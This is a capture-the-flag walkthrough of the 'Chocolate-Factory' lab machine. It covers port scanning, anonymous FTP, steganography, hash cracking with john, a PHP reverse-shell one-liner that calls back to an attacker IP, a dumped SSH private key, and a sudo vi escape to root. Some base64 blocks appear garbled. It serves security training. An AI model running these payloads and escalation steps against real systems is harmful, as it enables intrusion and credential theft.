

Chocolate-Factory

Target IP: 10.10.12.43

Scanning

```
(kali㉿kali)-[~/Desktop/Lab-Resource/ChocolateFactory]
$ sudo nmap -sS 10.10.12.43 -p-
[sudo] password for kali:
Starting Nmap 7.93 ( https://nmap.org ) at 2023-07-03 18:22 EDT
Nmap scan report for 10.10.12.43
Host is up (0.039s latency).
Not shown: 65506 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
80/tcp    open  http
100/tcp   open  newacct
101/tcp   open  hostname
102/tcp   open  iso-tsap
103/tcp   open  gppitnp
104/tcp   open  acr-nema
105/tcp   open  csnet-ns
106/tcp   open  pop3pw
107/tcp   open  rtelnet
108/tcp   open  snagas
109/tcp   open  pop2
110/tcp   open  pop3
111/tcp   open  rpcbind
112/tcp   open  mcidas
113/tcp   open  ident
114/tcp   open  audionews
115/tcp   open  sftp
116/tcp   open  ansanotify
117/tcp   open  uucp-path
118/tcp   open  sqlserv
119/tcp   open  nntp
120/tcp   open  cfdpckt
121/tcp   open  erpc
122/tcp   open  smakynet
123/tcp   open  ntp
124/tcp   open  ansatrader
125/tcp   open  locus-map

Nmap done: 1 IP address (1 host up) scanned in 26.30 seconds
```

Holy shit there are so many ports open! I will try to focus on the top ports such as 21, 22, and 80.

```

(kali㉿kali)-[~/Desktop/Lab-Resource/ChocolateFactory]
$ sudo nmap -sV -A 10.10.12.43 -p 21,22,80
Starting Nmap 7.93 ( https://nmap.org ) at 2023-07-03 18:28 EDT
Nmap scan report for 10.10.12.43
Host is up (0.023s latency).

PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 3.0.3
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_ -rw-rw-r-- 1 1000 1000 208838 Sep 30 2020 gum_room.jpg
| ftp-syst:
|   STAT:
|   FTP server status:
|     Connected to ::ffff:10.14.55.153
|     Logged in as ftp
|     TYPE: ASCII
|     No session bandwidth limit
|     Session timeout in seconds is 300
|     Control connection is plain text
|     Data connections will be plain text
|     At session startup, client count was 4
|     vsFTPD 3.0.3 - secure, fast, stable
|_ End of status
22/tcp    open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 1631bbb51fcccc12148ff0d833b0089b (RSA)
|   256 e71fc9db3eaa44b672103ceedb1d3390 (ECDSA)
|_  256 b44502b6248ea9065f6c79448a06555e (ED25519)
80/tcp    open  http      Apache httpd 2.4.29 ((Ubuntu))
|_ http-title: Site doesn't have a title (text/html).
|_ http-server-header: Apache/2.4.29 (Ubuntu)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Aggressive OS guesses: Linux 3.1 (95%), Linux 3.2 (95%), AXIS 210A or 211 Network Camera (Linux 2.6.17) (94%), ASUS RT
-N56U WAP (Linux 3.4) (93%), Linux 3.16 (93%), Adtran 424RG FTTH gateway (92%), Linux 2.6.32 (92%), Linux 2.6.39 - 3.2
(92%), Linux 3.1 - 3.2 (92%), Linux 3.2 - 4.9 (92%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 22/tcp)
HOP RTT      ADDRESS
1   25.71 ms  10.14.0.1
2   26.13 ms  10.10.12.43

```

I notice FTP allows anonymous login. Maybe this is a good entry point for enumeration.

Enumeration

Port 21: FTP

```

(kali㉿kali)-[~/Desktop/Lab-Resource/ChocolateFactory]
$ ftp 10.10.12.43
Connected to 10.10.12.43.
220 (vsFTPD 3.0.3)
Name (10.10.12.43:kali): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||27071|)
150 Here comes the directory listing.
-rw-rw-r-- 1 1000 1000 208838 Sep 30 2020 gum_room.jpg
226 Directory send OK.
ftp> mget *
mget gum_room.jpg [anpqy?]? a
Prompting off for duration of mget.
229 Entering Extended Passive Mode (|||45928|)
150 Opening BINARY mode data connection for gum_room.jpg (208838 bytes).
100% |*****| 203 KiB 2.13 MiB/s 00:00 ETA
226 Transfer complete.
208838 bytes received in 00:00 (1.68 MiB/s)
ftp>

```


Using anonymous login, I downloaded the image that is available.

```

(kali㉿kali)-[~/Desktop/Lab-Resource/ChocolateFactory]
$ steghide info gum_room.jpg
" gum_room.jpg ":
  format: jpeg
  capacity: 10.9 KB
Try to get information about embedded data ? (y/n) y
Enter passphrase:
  embedded file "b64.txt":
    size: 2.5 KB
    encrypted: rijndael-128, cbc
    compressed: yes

```

Looks like this image is hiding a text file inside.



```

ZGF1bW9u0io6MTgz0DA6MD050Tk50To30jo6CmJpbjoq0jE4Mzgw0jA60Tk50Tk6Nzo60gpzeXM6
Kjox0DM4MDow0jk50Tk50jc60joKc3luYzoq0jE4Mzgw0jA60Tk50Tk6Nzo60gpnYW1lczoq0jE4
Mzgw0jA60Tk50Tk6Nzo60gptYW46Kjox0DM4MDow0jk50Tk50jc60joKbHA6Kjox0DM4MDow0jk5
0Tk50jc60joKbWFpbDoq0jE4Mzgw0jA60Tk50Tk6Nzo60gpuZXdz0io6MTgz0DA6MD050Tk50To3
0jo6CnV1Y3A6Kjox0DM4MDow0jk50Tk50jc60joKcHJveHk6Kjox0DM4MDow0jk50Tk50jc60joK
d3d3LWRhdGE6Kjox0DM4MDow0jk50Tk50jc60joKYmFja3Vw0io6MTgz0DA6MD050Tk50To30jo6
Cmxcpc3Q6Kjox0DM4MDow0jk50Tk50jc60joKaXJj0io6MTgz0DA6MD050Tk50To30jo6CmduYXRz
0io6MTgz0DA6MD050Tk50To30jo6Cm5vYm9keToq0jE4Mzgw0jA60Tk50Tk6Nzo60gpzeXN0ZW1k
LXRpbWVzeW5joio6MTgz0DA6MD050Tk50To30jo6CnN5c3RlbWQtbmV0d29yazoq0jE4Mzgw0jA6
0Tk50Tk6Nzo60gpzeXN0ZW1kLXJlc29sdmU6Kjox0DM4MDow0jk50Tk50jc60joKX2FwdDoq0jE4
Mzgw0jA60Tk50Tk6Nzo60gpteXNxbDoh0jE4Mzgy0jA60Tk50Tk6Nzo60gp0c3M6Kjox0DM4Mjow
0jk50Tk50jc60joKc2hlbGxpbmFib3g6Kjox0DM4Mjow0jk50Tk50jc60joKc3Ryb25nc3dhibjoq
0jE4Mzgy0jA60Tk50Tk6Nzo60gpudHA6Kjox0DM4Mjow0jk50Tk50jc60joKbWVzc2FnZWJ1czoq
0jE4Mzgy0jA60Tk50Tk6Nzo60gphcnB3YXRjaDoh0jE4Mzgy0jA60Tk50Tk6Nzo60gpEZWJpYW4t
ZXhpbToh0jE4Mzgy0jA60Tk50Tk6Nzo60gp1dWlkZDoq0jE4Mzgy0jA60Tk50Tk6Nzo60gpkZWJp
YW4tdG9y0io6MTgz0DI6MD050Tk50To30jo6CnJlZHNvY2tz0iE6MTgz0DI6MD050Tk50To30jo6
CmZyZWVvYWQ6Kjox0DM4Mjow0jk50Tk50jc60joKaW9kaw5l0io6MTgz0DI6MD050Tk50To30jo6
CnRjcGR1bXA6Kjox0DM4Mjow0jk50Tk50jc60joKbWlyZWV0io6MTgz0DI6MD050Tk50To30jo6
CmRuc21hc3E6Kjox0DM4Mjow0jk50Tk50jc60joKcmVkaXM6Kjox0DM4Mjow0jk50Tk50jc60joK
dXNibXV40io6MTgz0DI6MD050Tk50To30jo6CnJ0a2l0io6MTgz0DI6MD050Tk50To30jo6CnNz
aGQ6Kjox0DM4Mjow0jk50Tk50jc60joKcG9zdGdyZXM6Kjox0DM4Mjow0jk50Tk50jc60joKYXZh
aGk6Kjox0DM4Mjow0jk50Tk50jc60joKc3R1bm5lbDQ6ITox0DM4Mjow0jk50Tk50jc60joKc3Ns
aDoh0jE4Mzgy0jA60Tk50Tk6Nzo60gpubS1vcGVudnBu0io6MTgz0DI6MD050Tk50To30jo6Cm5t
LW9wZW5jb25uZWNo0io6MTgz0DI6MD050Tk50To30jo6CnB1bHNl0io6MTgz0DI6MD050Tk50To3
0jo6CnNhbmVkoio6MTgz0DI6MD050Tk50To30jo6CmluZXRzaW06Kjox0DM4Mjow0jk50Tk50jc6
0joKY29sb3Jk0io6MTgz0DI6MD050Tk50To30jo6CmkycHN2Yzoq0jE4Mzgy0jA60Tk50Tk6Nzo6
0gpkcmFkaXM6Kjox0DM4Mjow0jk50Tk50jc60joKYmVlZi14c3M6Kjox0DM4Mjow0jk50Tk50jc6
0joKZ2VvY2x1ZToq0jE4Mzgy0jA60Tk50Tk6Nzo60gpsaWdodGRt0io6MTgz0DI6MD050Tk50To3
0jo6CmtpbmctcGhpc2hlcj0jE4Mzgy0jA60Tk50Tk6Nzo60gpzeXN0ZW1kLWNvcmlvkdW1w0iEh
0jE4Mzk20jo60jo6C19ycGM6Kjox0DQ1MTow0jk50Tk50jc60joKc3RhdGQ6Kjox0DQ1MTow0jk5
0Tk50jc60joKX2d2bToq0jE4NDk20jA60Tk50Tk6Nzo60gpjaGFybG1l0iQ2JENaSm5DUGVRV3A5
L2pwTngka2hHbEZkSUNKbnI4UjNKQy9qVFYycjdEcmlJGTHA4enE4NDY5ZDNjMC56dUt0NHNlNjFG
T2J3V0d4Y0hacU8yUkpIa2tMMWpqUFl1ZUd5SUpXRTgyWC86MTg1MzU6MD050Tk50To30jo6Cg==

```

Using an online steganography decoder, I obtained the content that is inside the image file. It looks like a base64 string.



```
(kali㉿kali)-[~/Desktop/Lab-Resource/ChocolateFactory]
$ echo 'ZGfLbW9u0io6MTgzODa6MDo50Tk50To30jo6CmJpbjoQjE4MzgwOjA60Tk50Tk6Nzo60gpzeXM6
KjoxODM4MDowOjk50Tk50jc60joKc3luYzoQjE4MzgwOjA60Tk50Tk6Nzo60gpnYW1lczoQjE4
MzgwOjA60Tk50Tk6Nzo60gptYW46KjoxODM4MDowOjk50Tk50jc60joKbHA6KjoxODM4MDowOjk5
OTk50jc60joKbWfPbDoQjE4MzgwOjA60Tk50Tk6Nzo60gpuZXdz0io6MTgzODa6MDo50Tk50To3
0jo6CnV1Y3A6KjoxODM4MDowOjk50Tk50jc60joKcHJveHk6KjoxODM4MDowOjk50Tk50jc60joK
d3d3LWRhdGE6KjoxODM4MDowOjk50Tk50jc60joKYmFja3VwOio6MTgzODa6MDo50Tk50To30jo6
Cmxc3Q6KjoxODM4MDowOjk50Tk50jc60joKaXJj0io6MTgzODa6MDo50Tk50To30jo6CmduYXRz
0io6MTgzODa6MDo50Tk50To30jo6Cm5vYm9keToQjE4MzgwOjA60Tk50Tk6Nzo60gpzeXN0ZW1k
LXRpbWVzeW5joio6MTgzODa6MDo50Tk50To30jo6CnN5c3RlbWQtbmV0d29yazoQjE4MzgwOjA6
OTk50Tk6Nzo60gpzeXN0ZW1kLXJlc29sdmU6KjoxODM4MDowOjk50Tk50jc60joKX2FwdDoQjE4
MzgwOjA60Tk50Tk6Nzo60gpteMzNxbDohOjE4MzgyOjA60Tk50Tk6Nzo60gp0c3M6KjoxODM4Mjow
Ojk50Tk50jc60joKc2hlbGxpbnFib3g6KjoxODM4MjowOjk50Tk50jc60joKc3Ryb25nc3dhbjoQ
OjE4MzgyOjA60Tk50Tk6Nzo60gpudHA6KjoxODM4MjowOjk50Tk50jc60joKbWVzc2FnZWJ1czoQ
OjE4MzgyOjA60Tk50Tk6Nzo60gphcnB3YXRjaDohOjE4MzgyOjA60Tk50Tk6Nzo60gpEZWJpYW4t
ZXhpbTohOjE4MzgyOjA60Tk50Tk6Nzo60gp1dWlkZDoQjE4MzgyOjA60Tk50Tk6Nzo60gpkZWJp
YW4tdG9yOio6MTgzODI6MDo50Tk50To30jo6CnJlZHNvY2t2ziE6MTgzODI6MDo50Tk50To30jo6
CmZyZWVvYWQ6KjoxODM4MjowOjk50Tk50jc60joKaW9kaW5lOio6MTgzODI6MDo50Tk50To30jo6
CnRjcGR1bXA6KjoxODM4MjowOjk50Tk50jc60joKbWlyZWVvOio6MTgzODI6MDo50Tk50To30jo6
CmRuc21hc3E6KjoxODM4MjowOjk50Tk50jc60joKcmVkaXM6KjoxODM4MjowOjk50Tk50jc60joK
dXN1bXV40io6MTgzODI6MDo50Tk50To30jo6CnJ0a2l0io6MTgzODI6MDo50Tk50To30jo6CnNz
aGQ6KjoxODM4MjowOjk50Tk50jc60joKcG9zdGdyZXM6KjoxODM4MjowOjk50Tk50jc60joKYXZh
aGk6KjoxODM4MjowOjk50Tk50jc60joKc3R1bm5lbDQ6IToxODM4MjowOjk50Tk50jc60joKc3Ns
aDohOjE4MzgyOjA60Tk50Tk6Nzo60gpubS1vcGVudnBuOio6MTgzODI6MDo50Tk50To30jo6Cm5t
LW9wZW5jb25uZW50io6MTgzODI6MDo50Tk50To30jo6CnB1bHNlOio6MTgzODI6MDo50Tk50To3
0jo6CnNhbmVkoio6MTgzODI6MDo50Tk50To30jo6CmLuZXRzaW06KjoxODM4MjowOjk50Tk50jc6
0joKY29sb3JkOio6MTgzODI6MDo50Tk50To30jo6CmkycHN2YzoQjE4MzgyOjA60Tk50Tk6Nzo6
OgpkcmFkaXM6KjoxODM4MjowOjk50Tk50jc60joKYmVLZi14c3M6KjoxODM4MjowOjk50Tk50jc6
0joKZ2VvY2x1ZToQjE4MzgyOjA60Tk50Tk6Nzo60gpsaWdodGRtOio6MTgzODI6MDo50Tk50To3
0jo6CmtpbmctcGhpc2hlcjoQjE4MzgyOjA60Tk50Tk6Nzo60gpzeXN0ZW1kLWNvcnVkdW1wOieH
OjE4Mzk20jo60jo6Cl9ycGM6KjoxODQ1MTowOjk50Tk50jc60joKc3RhdGQ6KjoxODQ1MTowOjk5
OTk50jc60joKX2d2bToQjE4NDk2OjA60Tk50Tk6Nzo60gpjaGfYbGlloiq2JENaSm5DUGVRV3A5
L2pwTngka2hHbEZkSUNKbnI4UjNKQy9qVFYycjE6cmJGTHA4enE4NDY5ZDNjMCM56dUtONHNlNjFG
T2J3V0d4Y0hacU8yUkpIa2tMMWpqUfLLZUd5SUpXRTgyWC86MTg1MzU6MDo50Tk50To30jo6Cg==' | base64 --decode
charlie:$6$CZJnCPeQWp9/jpNx$khGLFdICJnr8R3JC/jTR2r7DrbFLp8zq8469d3c0.zuKN4se61F0bwWGxcHZq02RJHkK1jJpYeeGyIJWE82X/:185
35:0:99999:7:::
```

After decoding the base64 string, I obtained the charlie's password hash. I stored this hash in a text file and ran john to decrypt it. Hashcat was unable to decrypt it.

```
(kali㉿kali)-[~/Desktop/Lab-Resource/ChocolateFactory]
$ john --wordlist=/usr/share/wordlists/rockyou.txt hash --format=sha512crypt
Using default input encoding: UTF-8
Loaded 1 password hash (sha512crypt, crypt(3) $6$ [SHA512 256/256 AVX2 4x])
Cost 1 (iteration count) is 5000 for all loaded hashes
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
cn7824 (charlie)
1g 0:00:07:25 DONE (2023-07-03 18:54) 0.002242g/s 2207p/s 2207c/s 2207C/s cocker6..cn123
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

Now we have the credentials `charlie:cn7824`. Maybe we can spray this credential against other application like SSH or HTTP?


Port 80: HTTP



The credentials above worked for the HTTP application. I am presented by a textbox that allows

command execution. Maybe we can perform command injection to gain a reverse shell connection? Running `ls` shows there are `php` files, so I will use PHP.

Exploitation



I gained a reverse shell connection by using the command execution feature of the website. I was able to inject the payload below to gain a foothold as `www-data`.

Payload used: `php -r '$sock=fsockopen("10.14.55.153",8443);shell_exec("/bin/bash <&3 >&3 2>&3");'`

```
4-- SA♦♦I♦♦L)♦H♦H♦♦w♦♦H♦♦t 1♦♦L♦♦L♦♦D♦♦A♦♦H♦♦H9♦u♦H♦[ ]A\A]A^A_♦f.♦♦♦H♦♦Enter your name: %slaksdhfas
congratulations you have found the key:  b'-VkgXhFf6sAEcAwrc6YR-SZbiuSb8ABXeQuvhcGSQzY='
Keep its safeBad name!8♦♦♦♦♦♦♦♦♦♦
```

The `key_rev_key` is an interesting file. One of the objective of this challenge is to obtain the key. And this looks like the key.

Privilege Escalation

```
www-data@chocolate-factory:/home/charlie$ cat teleport
cat teleport
-----BEGIN RSA PRIVATE KEY-----
MIIEowIBAAKCAQEA4adrPc3Uh98RYDrZ8CUBDgWLENUybF60lMk9YQ0BDR+gpuRW
1AzL12K35/Mi3Vwtp0NSwmlS7ha4y9sv2kPXv8lF0mLi1FV2hqlQPLw/unnEFwUb
L4KBqBemIDefV5pxMmCqqguJXIkzklAIXNYhfXlr8cBS/HJoh/7qmLqrDoXNhwYj
B3zg0v7RUTk15Jv11D0Itsyr54pvYhCQgdoorU7l42EZJayIomHKon1jkofd1/oY
f0Bwgz6J0lNH1jFJoyIZg20mEhnSjUltZ9mSzmQyv3M4AORQo3ZeLb+zbnSJycEE
Ra0bPlb0dRy3KoN79lt+dh+jSg/dM/TYYe5L4wIDAQABAoIBAD2TzjQDYyfgu4Ej
Di32Kx+Ea7qgMy5XebfQYquCpUjLhK+GSBt9knKoQb9OHgmCCgNG3+Klkzfdg3g9
zAUN1kxDxFx2d6ex2rJMqdSpGkrx5HwlsaU0oWATpkKFJt3TcSNlITquQVDe4tF
w8JxvJpMs445CWxSXCwgaCxdZCiF33C0CtVw6zvOdF6Mo0imVZf36UkXI2FmdZFl
kR7MGsagAwRn1moCvQ7lNpYcqDDNf6jKnX5Sk83R5bVAAjV6ktZ9uEN8NItM/ppZ
j4PM6/IIPw2jQ8WzUoi/JG7aXJnBE4bm53qo2B4oVu3PihZ7tKkLZq30clrrkbn2
EY0ndcECgYEA/29MMD3FEYcMCy+KQfEU2h9manqQmRMDDaBHkajq20KvGvnT1U/T
RcbPNBaQm0sJ6YrVhvgY3xtEdEHhBJ05qnq8TsLaSovQZxDifaGTaLaWgswc0biF
uAKE2uKcpVCTSewbJyNewwTljhV9mMyn/piAtRLGXkzeyZ9/muZdtesCgYEA4idA
KuEj2FE7M+MM/+ZeizvLjKSNbiYYUPuDcsoWYxQCP0q8HmtjyAQizKo6DlXIPCCQ
RZSvmU1T3nk9MoTgDjkn01xxbF2N7ihnBKHjOfFod+zknQbvzIDa4Q2owpeHZL19
znQV98mrRaYDb5YsaEj0YoKfb8xhZJPyEb+v6+kCgYAZwE+vAVsvtCyrqARJN5PB
la70h0Kym+8P3Zu5fI0Iw8VBc/Q+KgkDnNJgzvGElkisD7oNHFKMmYQiMEtvE7GB
FVSMoCo/n67H5TTgM3zX7qhn0UoKfo7EiUR5iKUAKYpfxnTKUK+IW6ME2vfJgsBg
82DuYPjuItPHAdRsellYnWKBgH77Rv5Ml9HYGoPR0vTEpwRhI/N+WaMlZLXj4zTK
37MAZ9nqSTza31dRSTh1+NAq00HjTpkeAx97L+YF5KMJT0XMqTIDS+pgA3fRamv
ySQ9XJwpuSFFGdQb7co73ywT5QPdmgwYBlWxOKfMxVUCXyBW/9FoQpmFipHsuBjb
Jq4xAoGBAIQnMPLpKqBk/ZV+HXmdJYSrf2MACWwL4pQ09bQUeta0rZA6iQwvLrkM
Qxg3lN2/1dnebKK5lEd2qFP1WLQUJqypo5TznXQ7tv0Uuw7o0cy5XNMFVwn/BqQm
G2QwOAGbsQHcI0P19XgHTOB7Dm69rP9j1wIRBOF7iGfwhWdi+vln
-----END RSA PRIVATE KEY-----
www-data@chocolate-factory:/home/charlie$ █
```

The user `charlie` has interesting files in their directory with one being `teleport`. This file contains the SSH key of this user.


```

(kali㉿kali)-[~/Desktop/Lab-Resource/ChocolateFactory]
$ ssh -i id_rsa charlie@10.10.12.43
The authenticity of host '10.10.12.43 (10.10.12.43)' can't be established.
ED25519 key fingerprint is SHA256:WwycVD8zBUVfJS6sNVj192MU3Q7P4rylVnanjGx/Q5U.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.12.43' (ED25519) to the list of known hosts.
Welcome to Ubuntu 18.04.5 LTS (GNU/Linux 4.15.0-115-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

System information as of Mon Jul  3 23:09:39 UTC 2023

System load:  0.0                       Processes:            1205
Usage of /:   43.6% of 8.79GB           Users logged in:     0
Memory usage: 47%                      IP address for eth0: 10.10.12.43
Swap usage:   0%

0 packages can be updated.
0 updates are security updates.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

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Last login: Wed Oct  7 16:10:44 2020 from 10.0.2.5
Could not chdir to home directory /home/charley: No such file or directory
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

charlie@chocolate-factory:/$

```

I copied this file to my machine, changed the permissions to 400, and logged in with the SSH key.

```

charlie@chocolate-factory:/home/charlie$ sudo -l
Matching Defaults entries for charlie on chocolate-factory:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User charlie may run the following commands on chocolate-factory:
    (ALL : !root) NOPASSWD: /usr/bin/vi
charlie@chocolate-factory:/home/charlie$

```

Looks like `vi` can be used to gain root privileges.

```
charlie@chocolate-factory:/home/charlie$ whoami
charlie
charlie@chocolate-factory:/home/charlie$ sudo /usr/bin/vi -c '!/bin/sh' /dev/null

# whoami
root
# cd /root
# ls
root.py
```

And we are now root.

Flags

```
charlie@chocolate-factory:/$ ls
bin  cdrom  etc  initrd.img  lib  lost+found  mnt  proc  run  snap  swap.img  tmp  var  vmlinuz.old
boot  dev  home  initrd.img.old  lib64  media  opt  root  sbin  srv  sys  usr  vmlinuz
charlie@chocolate-factory:/$ cd /home
charlie@chocolate-factory:/home$ ls
charlie
charlie@chocolate-factory:/home$ cd charlie
charlie@chocolate-factory:/home/charlie$ ls
teleport  teleport.pub  user.txt
charlie@chocolate-factory:/home/charlie$ cat user.txt
flag{cd5509042371b34e4826e4838b522d2e}
charlie@chocolate-factory:/home/charlie$
```

The user.txt flag I obtained after logging in as `charlie`.

```
# python root.py
Enter the key: b'-VkgXhFf6sAEcAwRC6YR-SZbiuSb8ABXeQuvhcGSQzY='

You Are Now The
Owner Of
Chocolate
Factory

Possible languages:
English
Entropy: 4.65

Possible languages:
English
Entropy: 4.79

flag{cec59161d338fef787fcb4e296b42124} : From
# -VkgXhFf6sAEcAwRC6YR-SZbiuSb8ABXeQuvhcGSQzY= Base64, From Base85
```

Obtaining the final flag was possible using the key from enumeration.